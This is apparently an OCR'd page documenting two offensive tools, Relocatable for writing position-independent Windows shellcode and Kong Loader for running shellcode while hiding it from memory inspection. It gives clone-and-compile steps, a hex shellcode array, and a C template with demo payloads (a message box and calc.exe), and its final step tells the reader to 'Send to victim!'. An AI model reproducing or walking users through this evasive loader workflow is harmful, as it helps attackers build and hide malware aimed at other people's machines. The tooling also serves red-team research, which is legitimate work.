


Relocatable
Easily develop Truly Position Independent Code (PIC).



Kong Loader

Execute shellcode with only one ASM instruction visible in memory.



#4 Usage

Usage of Relocatable

Relocatable
Easily develop Truly Position Independent Code (PIC).

#1 Install compiler

- `Linux: apt install gcc-mingw-w64-x86-64`
- `MacOS: brew install mingw-w64`

#2 Clone Relocatable:

- `git clone git@github.com:tijme/relocatable.git`

#3 Develop your code as usual:

- `./src/main.c`

#4 Compile:

- `make`

#5 Can be used in Kong Loader:

- `xxd -i dst/relocatable.x64.bin`

```
> unsigned char shellcode[] = {
  0x55, 0x48, 0x89, 0xe5, 0xe8, 0x55, 0x03, 0x00, 0x00, 0x90, 0x5d, 0xc3,
  0x55, 0x48, 0x89, 0xe5, 0x48, 0x83, 0xec, 0x10, 0xc7, 0x45, 0xfc, 0x60,
  0x00, 0x00, 0x00, 0x8b, 0x45, 0xfc, 0x65, 0x48, 0x8b, 0x00, 0x48, 0x89,
  0x45, 0xf0, 0x48, 0x8b, 0x45, 0xf0, 0xc9, 0xc3, 0x55, 0x48, 0x89, 0xe5,
  0x48, 0x83, 0xec, 0x10, 0x48, 0x89, 0x4d, 0x10, 0xc7, 0x45, 0xfc, 0x10,
  0x00, 0x00, 0x00, 0x8b, 0x45, 0xfc, 0x48, 0x98, 0x48, 0xf7, 0xd8, 0x48,
  0x89, 0xc2, 0x48, 0x8b, 0x45, 0x10, 0x48, 0x01, 0xd0, 0xc9, 0xc3, 0x55,
```

./src/main.c

```c
/**
 * The main function of your shellcode.
 *
 * Using `InitializeRelocatable`, two Windows API functions are at your disposal.
 * Using these two functions, you can further utilize the Windows API.
 * - HMODULE context.functions.LoadLibraryA([in] LPCSTR lpLibFileName);
 * - FARPROC context.functions.GetProcAddress([in] HMODULE hModule, [in] LPCSTR lpProcName);
 */
void __main () {
    struct Relocatable context;
    InitializeRelocatable(&context);

    // Populate module & function tables with your own dependencies
    PopulateTables(&context);

    // Example to pop a message box
    DEFINE_STRING(MessageBoxTitle, "Test Title");
    DEFINE_STRING(MessageBoxBody, "Test Body");
    context.functions.MessageBoxA(NULL, MessageBoxBody, MessageBoxTitle, MB_OK);

    // Example to pop a calculator
    DEFINE_STRING(CalculatorBinary, "calc.exe");
    context.functions.WinExec(CalculatorBinary, SW_SHOW);
}
```

Usage of Kong Loader

Kong Loader
Execute shellcode with only one ASM instruction visible in memory.

#1 Install compiler

- `Linux: apt install gcc-mingw-w64-x86-64`
- `MacOS: brew install mingw-w64`

#2 Clone KongLoader:

- `git clone git@github.com:tijme/kong-loader.git`

#3 Add your shellcode:

- `xxd -i shellcode.bin`
- `vim ./kong-loader/src/shellcode/Your-Shellcode.c`

#4 Compile:

- `make`


#5 Send to victim!


- `./dst/output.exe`


`./src/shellcode/Your-Shellcode.c`

